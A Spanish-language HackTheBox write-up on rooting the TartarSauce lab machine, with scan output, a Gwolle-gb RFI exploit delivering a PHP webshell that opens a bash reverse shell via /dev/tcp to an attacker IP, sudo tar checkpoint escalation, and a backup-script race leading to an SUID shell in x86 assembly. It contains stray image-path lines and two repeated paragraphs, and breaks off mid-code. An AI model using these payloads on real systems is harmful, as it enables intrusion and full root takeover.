Write-Up/Explicación paso a paso Rooteo a Máquina Virtual TartarSauce – Plataforma HackTheBox

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "TartarSauce"** alojada en la plataforma **HackTheBox**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.
2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.
3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.
4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ESCANEO INICIAL

Comenzamos escaneado los puertos que se encuentran abiertos en la máquina víctima, encadenamos una expresión regular que nos permite obtener los números de los puertos abiertos.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sS -p- --open -vvv -n -Pn -oN allPorts -T4 10.129.1.185 | grep -E '^[0-9]' | cut -d '/' -f1 | paste -sd ','
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
80
```

En este caso obtenemos como puertos abierto el 80, por lo que procedemos a lanzar un escaneo más exhaustivo con un conjunto básico de scripts de reconocimiento, para determinar el servicio que corre por detrás del puerto 80 abierto.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sVC -p 80 -n -Pn -oN targeted 10.129.1.185
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-17 15:02 EDT
Nmap scan report for 10.129.1.185
Host is up (0.052s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/
|_http-title: Landing Page
|_http-server-header: Apache/2.4.18 (Ubuntu)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.91 seconds
```

Encontramos un servicio HTTP, en concreto un servidor Apache. De primeras, destaca que podemos acceder a un recurso robots.txt, el cual no es indica las rutas que no se quieren indexar.

ENUMERACIÓN WEB

Para obtener más información utilizamos la herramienta whatweb, de la cual no obtenemos mucha más información, por lo que procedemos a inspeccionar la página web en cuestión a través del navegador


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# whatweb http://10.129.1.185
http://10.129.1.185 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.1.185], Title[Landin
g Page]
```




No encontramos nada relevante, por lo que examinamos el recurso robots.txt, en el cual encontramos varias rutas. Navegamos en todas ellas, encontrando un CMS como monstra, en su versión 3.0.4, la cual es vulnerable debido a que la funcionalidad para subir archivos permite


subidas de archivo no controladas, es posible cargar archivos PHP maliciosos, pero en este caso tiene dicha funcionalidad desactivada, por lo que descartamos dicha vía. Después de revisar cada una de las rutas, no encontramos nada relevante que nos permita RCE y lograr intrusión a la máquina.

Así que decidimos realizar un fuzzing dentro del directorio /webservices para ver si podemos listar más recursos.






En este caso encontramos un directorio /wp, el cual podría ser una instalación de Wordpress.




Al acceder a dicho recurso nos encontramos con que se está aplicando virtual hosting, por lo que procedemos a añadir el dominio a nuestro /etc/hosts para que pueda resolver la dirección y nos muestre el contenido.




Una vez que hemos accedido a la página, podemos utilizar wpscan para en un primer momento enumerar tanto usuarios como plugins disponibles.



En este caso solo conseguimos enumerar a un usuario admin, aunque conseguimos enumerar dos plugins desactualizados, akismet y gwolle-gb, la versión que nos indican de cada uno no parece ser vulnerable.



Gwolle-gb tiene una versión vulnerable que es la 1.5.3, lo encontramos en Exploit-db, hacemos lo propio con akismet, el cual también tiene una versión vulnerable.



Según los resultados que nos arroja wpscan la versiones instaladas en principio no serían vulnerables.

En este punto podemos revisar la carpeta donde están instalados, puesto que suelen incluir documentación en la que podemos ver referencias a la versión. Es posible que a veces wpscan o


cualquier herramienta arroje falsos positivos o falsos negativos, así que siempre es aconsejable echar un vistazo a la documentación del plugin instalado

Los plugins en Wordpress suelen estar instalados en /wp-content/plugins/<nombrePlugin>, así que hacemos lo propio con gwolle-db y también con akismet. En el caso de akismet no encontramos nada relevante, la versión se corresponde con la que indica wpscan.

Pero en el caso de gwolle-gb lo que encontramos es lo siguiente:


A través de un fuzzing dentro del directorio donde está instalado dicho plugin encontramos un archivo readme.txt, en el cual aparece que el número de la versión se ha cambiado de la 1.5.3 (la cual es la real y es vulnerable) a la 2.3.10 para engañar a wpscan.





EXPLOTACIÓN – ACCESO INICIAL

Retomando el exploit encontrado anteriormente en Exploit-db, el plguin en cuestión es vulnerable a RFI (Remote File Inclusion), pudiendo incluir el contenido de un archivo wp-load.php desde un servidor web controlado por un atacante.



Para ello lo que hacemos es crear justamente una webshell en la que se ejecute un comando a nivel de sistema que va a consistir en un one liner que utilizará el dispositivo /dev/tcp para establecer una revshell con nuestra máquina atacante.

```
  GNU nano 8.6
<?php
system("bash -c 'bash -i >& /dev/tcp/10.10.15.16/443 0>&1'");
?>
```

Sirviéndola desde un servidor http y haciendo una petición a dicho recurso (teniendo un listener escuchando por el puerto indicado) obtenemos una revshell, realizando el posterior tratamiento de la TTY obtenemos una consola completamente interactiva.

```
┌──(root㉿kali)-[/home/kali]
└─# curl -sX GET 'http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.15.16/'
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.15.16] from (UNKNOWN) [10.129.1.185] 57202
bash: cannot set terminal process group (1462): Inappropriate ioctl for device
bash: no job control in this shell
</wp/wp-content/plugins/gwolle-gb/frontend/captcha$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
</wp/wp-content/plugins/gwolle-gb/frontend/captcha$ ^Z
zsh: suspended  nc -lnvp 443

┌──(root㉿kali)-[/home/kali]
└─# stty raw -echo;fg
[1]  + continued  nc -lnvp 443
                              reset xterm
```

PIVOTING DE USUARIO

Una vez dentro de la máquina como el usuario www-data, observamos que hay dos usuarios con shell asignada: onuma y root.

Dentro de nuestra metodología habitual se encuentra revisar los comandos que podemos ejecutar con permisos de otro usuario, en este caso podemos ejecutar el comando tar como el usuario onuma.

Cuando tar tiene esta clase de permisos concedido es posible utilizar la flag checkpoit y checkpoint-action para lograr ejecutar comandos.

```
www-data@TartarSauce:/var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha$ cat /etc/passwd | grep -E '*sh$'
root:x:0:0:root:/root:/bin/bash
onuma:x:1000:1000:,,,:/home/onuma:/bin/bash
www-data@TartarSauce:/var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha$ sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
www-data@TartarSauce:/var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha$
```

En este caso lo que hacemos es hacer referencia al /dev/null, lo cual no creará ningún archivo tar pero tendrá en cuenta las flags. Checkpoint permite ejecutar un comando antes de crear el archivo tar en cuestión, con checkpoint-action selecionamos el binario a ejecutar, en este caso /bin/bash. Obtenemos un shell como el usuario onuma.

```
www-data@TartarSauce:/tmp$ sudo -u onuma tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
tar: Removing leading `/' from member names
onuma@TartarSauce:/tmp$ whoami
onuma
```

ESCALADA DE PRIVILEGIOS – ROOT

Cuando nos encontramos dentro de una máquina (bien sea Windows o Linux) es importante revisar aquellos procesos que se están llevando a cabo. Para este caso podríamos utilizar la herramienta pspy (aunque en su versión de 32 bits, ya que la máquina es un Linux x86), ello supondría la utilización de un programa externo, así que para mejorar un poco nuestra evasión podemos utilizar herramientas nativas de Linux. Para listar tareas que se ejecutan periódicamente podemos revisar el crontab o utilizar systemctl para listar los timers, son conceptos parecidos aunque en la práctica difieren a la hora de la implementación.

En este caso al listar los timers, tenemos un servicio que llama la atención puesto que no es habitual, llamado backuperer.service, el cual se ejecuta cada 5 min.

Para examinar dicho servicio y obtener información sobre el ejecutable que lo lanza utilizamos systemctl cat. En este caso obtenemos que el binario se encuentra en la ruta /usr/sbin/backuperer.

```
onuma@TartarSauce:/tmp$ systemctl list-timers
NEXT                         LEFT          LAST                         PASSED       UNIT                         ACTIVATES
Sun 2026-10-18 02:33:25 EDT  41s left      Sun 2026-10-18 02:28:25 EDT  4min 18s ago backuperer.timer             backuperer.service
Sun 2026-10-18 04:53:04 EDT  2h 20min left Sat 2026-10-17 14:14:01 EDT  12h ago      apt-daily.timer              apt-daily.service
Sun 2026-10-18 06:39:36 EDT  4h 6min left  Sat 2026-10-17 14:14:01 EDT  12h ago      apt-daily-upgrade.timer      apt-daily-upgrade.service
Sun 2026-10-18 14:29:12 EDT  11h left      Sat 2026-10-17 14:29:12 EDT  12h ago      systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service

4 timers listed.
Pass --all to see loaded but inactive timers, too.
onuma@TartarSauce:/tmp$ systemctl cat backuperer.service
# /lib/systemd/system/backuperer.service
[Unit]
Description=Backuperer

[Service]
ExecStart=/usr/sbin/backuperer
onuma@TartarSauce:/tmp$
```

Antes de intentar averiguar que hace este binario revisamos que el proceso lo está ejecutando root, porque si no no tendría mucho sentido aprovecharse de él. Necesitamos un proceso el cual lo esté corriendo root. En este caso es así.

```
root      21562  0.0  0.1   5736  3176 ?        Ss   03:11   0:00 /bin/bash /usr/sbin/backuperer
```

Examinamos el archivo, el cual se trata de un script en Bash. Procedemos a leerlo y entender su lógica:

```
onuma@TartarSauce:/tmp$ file /usr/sbin/backuperer
/usr/sbin/backuperer: Bourne-Again shell script, UTF-8 Unicode text executable
onuma@TartarSauce:/tmp$ cat /usr/sbin/backuperer
#!/bin/bash

#----------------------------------------------------------------------------------------------------
# backuperer ver 1.0.2 - by ȝмŗgиєȝ
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddie defaces us again.
# We will be able to quickly restore from a backup in seconds ;P
#----------------------------------------------------------------------------------------------------
```

```
# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check

# formatting
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf $"-";
    done
}
bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
/usr/bin/printf $"$bdr\nAuto backup backuperer backup last ran at : $(/bin/date)\n$bdr\n" > $testmsg

# Cleanup from last time.
/bin/rm -rf $tmpdir/.* $check

# Backup onuma website dev files.
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# Added delay to wait for backup to complete if large files get added.
/bin/sleep 30

# Test the backup integrity
integrity_chk()
{
    /usr/bin/diff -r $basedir $check$basedir
}
```

Rompiendo la lógica del servicio de backup en la máquina de Hackthebox TarTarSauce para escalar a privilegios máximos

En esencia, el script genera un archivo de backup a partir del contenido de /var/www/html y le asigna un nombre basado en un hash SHA-1. A continuación, introduce una pausa de 30 segundos antes de extraer el archivo .tar y comprobar su integridad.

Sin embargo, la comprobación no detiene el proceso cuando el contenido no coincide con el esperado. En ese caso, se registra un mensaje de error en el log y el programa finaliza con un código de salida distinto de cero, pero esto no revierte las operaciones que ya se hayan realizado sobre el archivo. Si la comprobación es satisfactoria, el archivo .tar se elimina después de trasladarlo al directorio de backup.

Para comprender cómo explotar este comportamiento, debemos fijarnos en que toda esta operativa tiene lugar en /var/tmp, un directorio con permisos de escritura para todos los usuarios. Este es el aspecto más crítico de la vulnerabilidad: los permisos de escritura sobre un directorio permiten crear, eliminar y renombrar sus entradas, siempre que los permisos del directorio y sus mecanismos

de protección lo permitan. Esto puede posibilitar la manipulación de archivos temporales, incluso cuando el usuario no tiene permisos de escritura sobre su contenido.

El intervalo de 30 segundos introduce una ventana de oportunidad para manipular los archivos que el script espera encontrar. Aprovechando esta condición y la forma en que se gestionan los archivos temporales, es posible sustituir o renombrar un archivo para que el servicio privilegiado lo procese durante la operación de extracción.

Como el servicio se ejecuta con privilegios de root, los archivos creados durante la extracción pueden quedar bajo la propiedad de root. Si conseguimos que se cree un ejecutable propiedad de root con el bit SUID activado —por ejemplo, con permisos 4755—, al ejecutarlo un usuario sin privilegios, el proceso adquirirá normalmente el UID efectivo de root.

Esta combinación permite preparar el escenario para una escalada de privilegios. No obstante, el resultado depende de que la manipulación del archivo funcione como se espera, de que la propiedad y los permisos del ejecutable sean los adecuados y de que las condiciones de seguridad del sistema permitan que el bit SUID surta efecto.

En esencia, el script genera un archivo de backup a partir del contenido de `/var/www/html` y le asigna un nombre basado en un hash SHA-1. A continuación, introduce una pausa de 30 segundos antes de extraer el archivo `.tar` y comprobar su integridad.


Sin embargo, la comprobación no detiene el proceso cuando el contenido no coincide con el esperado. En ese caso, se registra un mensaje de error en el log y el programa finaliza con un código de salida distinto de cero, pero esto no revierte las operaciones que ya se hayan realizado sobre el archivo. Si la comprobación es satisfactoria, el archivo `.tar` se elimina después de trasladarlo al directorio de backup.

Para comprender cómo explotar este comportamiento, debemos fijarnos en que toda esta operativa tiene lugar en `/var/tmp`, un directorio con permisos de escritura para todos los usuarios. Este es el aspecto más crítico de la vulnerabilidad: los permisos de escritura sobre un directorio permiten crear, eliminar y renombrar sus entradas, siempre que los permisos del directorio y sus mecanismos de protección lo permitan. Esto puede posibilitar la manipulación de archivos temporales, incluso cuando el usuario no tiene permisos de escritura sobre su contenido.

El intervalo de 30 segundos introduce una ventana de oportunidad para manipular los archivos que el script espera encontrar. Aprovechando esta condición y la forma en que se gestionan los archivos temporales, es posible sustituir o renombrar un archivo para que el servicio privilegiado lo procese durante la operación de extracción.

Como el servicio se ejecuta con privilegios de `root`, los archivos creados durante la extracción pueden quedar bajo la propiedad de `root`. Si conseguimos que se cree un ejecutable propiedad de `root` con el bit SUID activado —por ejemplo, con permisos `4755`—, al ejecutarlo un usuario sin privilegios, el proceso adquirirá normalmente el UID efectivo de `root`.

Esta combinación permite preparar el escenario para una escalada de privilegios. No obstante, el resultado depende de que la manipulación del archivo funcione como se espera, de que la propiedad y los permisos del ejecutable sean los adecuados y de que las condiciones de seguridad del sistema permitan que el bit SUID surta efecto.



```
/bin/mkdir $check
/bin/tar -zxvf $tmpfile -C $check
if [[ $(integrity_chk) ]]
then
    # Report errors so the dev can investigate the issue.
    /usr/bin/printf $"$bdr\nIntegrity Check Error in backup last ran :  $(/bin/date)\n$bdr\n$tmpfile\n" >> $errormsg
    integrity_chk >> $errormsg
    exit 2
else
    # Clean up and save archive to the bkpdir.
    /bin/mv $tmpfile $bkpdir/onuma-www-dev.bak
    /bin/rm -rf $check .*
    exit 0
fi
```

Programación manual del binario en máquina TarTarSauce de Hackthebox: Comparación de binario programado en Assembly Intel x86 y C.

Necesitamos un binario que nos permita ejecutar comandos con privilegios de root y obtener una consola interactiva. Para ello, una posible estrategia consiste en crear un ejecutable con el bit **SUID** activado (permiso octal 4000) y propiedad de root.

La idea inicial podría ser ejecutar directamente una shell, ya que, al pertenecer el binario a root y tener activado el bit SUID, el proceso se ejecutaría con el UID efectivo de root. Sin embargo, no es tan sencillo.

Algunas shells, como Bash, incorporan mecanismos de seguridad para evitar que se mantengan privilegios elevados cuando detectan una discrepancia entre el **UID real (RUID)** y el **UID efectivo (EUID)**. El UID real identifica al usuario que inició el proceso, mientras que el UID efectivo determina los privilegios que se utilizan para realizar las comprobaciones de permisos. En determinadas condiciones, la shell puede descartar los privilegios efectivos y ejecutarse con los del usuario original.

Para evitar este comportamiento, podemos cambiar explícitamente las credenciales del proceso antes de ejecutar la shell. En concreto, estableceremos el UID y el GID a 0, que corresponden a root. Para ello, podemos recurrir a las llamadas al sistema setuid() y setgid(), o a sus equivalentes mediante llamadas al sistema en ensamblador, siempre que los privilegios del proceso permitan realizar estos cambios.

Una vez establecidas las credenciales adecuadas, podremos ejecutar una shell con privilegios de administrador. En este caso, utilizaremos /bin/sh, una shell que puede resultar más sencilla y ligera que Bash. No obstante, conviene tener en cuenta que su comportamiento y las protecciones que aplica dependen de la implementación concreta.


Por último, necesitaremos sustituir la imagen del proceso actual por la del ejecutable que queremos iniciar. Para ello, utilizaremos la llamada al sistema execve, indicando /bin/sh como ejecutable y proporcionando los argumentos y el entorno necesarios. Si la operación tiene éxito, el proceso actual pasará a ejecutar la shell.

La máquina Tartar Sauce utiliza Linux x86 de 32 bits y no dispone de la misma versión de la biblioteca estándar de C (*libc*) que nuestro sistema de desarrollo. Además, no tenemos Python disponible en el entorno objetivo.

Ante estas limitaciones, podemos considerar dos alternativas:

- **Compilar un binario en C de forma estática:** utilizando la opción -static, incorporamos al ejecutable las bibliotecas necesarias disponibles durante la compilación. Esto evita depender de determinadas bibliotecas dinámicas del sistema objetivo, aunque aumenta considerablemente el tamaño del binario y requiere disponer de una cadena de compilación compatible con la arquitectura de destino.
- **Escribir el programa directamente en ensamblador x86 de 32 bits:** esta opción permite invocar las llamadas al sistema necesarias sin depender de libc. Además, podemos reducir el tamaño del ejecutable al incluir únicamente las instrucciones imprescindibles para realizar la operación.

ASSEMBLY INTEL x86



El siguiente código implementa la lógica necesaria para modificar las credenciales del proceso y, posteriormente, intentar ejecutar /bin/sh mediante la llamada al sistema execve.

1. Inicialización de las credenciales

xor ebx, ebx

mov eax, 213
int 0x80

mov eax, 214
int 0x80

En primer lugar, utilizamos xor ebx, ebx para establecer EBX a 0. En Linux x86 de 32 bits, los argumentos de las llamadas al sistema se pasan mediante registros; en este caso, EBX contiene el primer argumento.

A continuación, cargamos el número de la llamada al sistema en EAX y ejecutamos int 0x80 para solicitar su ejecución al kernel. Es importante comprobar que los números utilizados corresponden a las llamadas al sistema previstas para esta arquitectura.

2. Preparación de los argumentos de execve

mov eax, 11

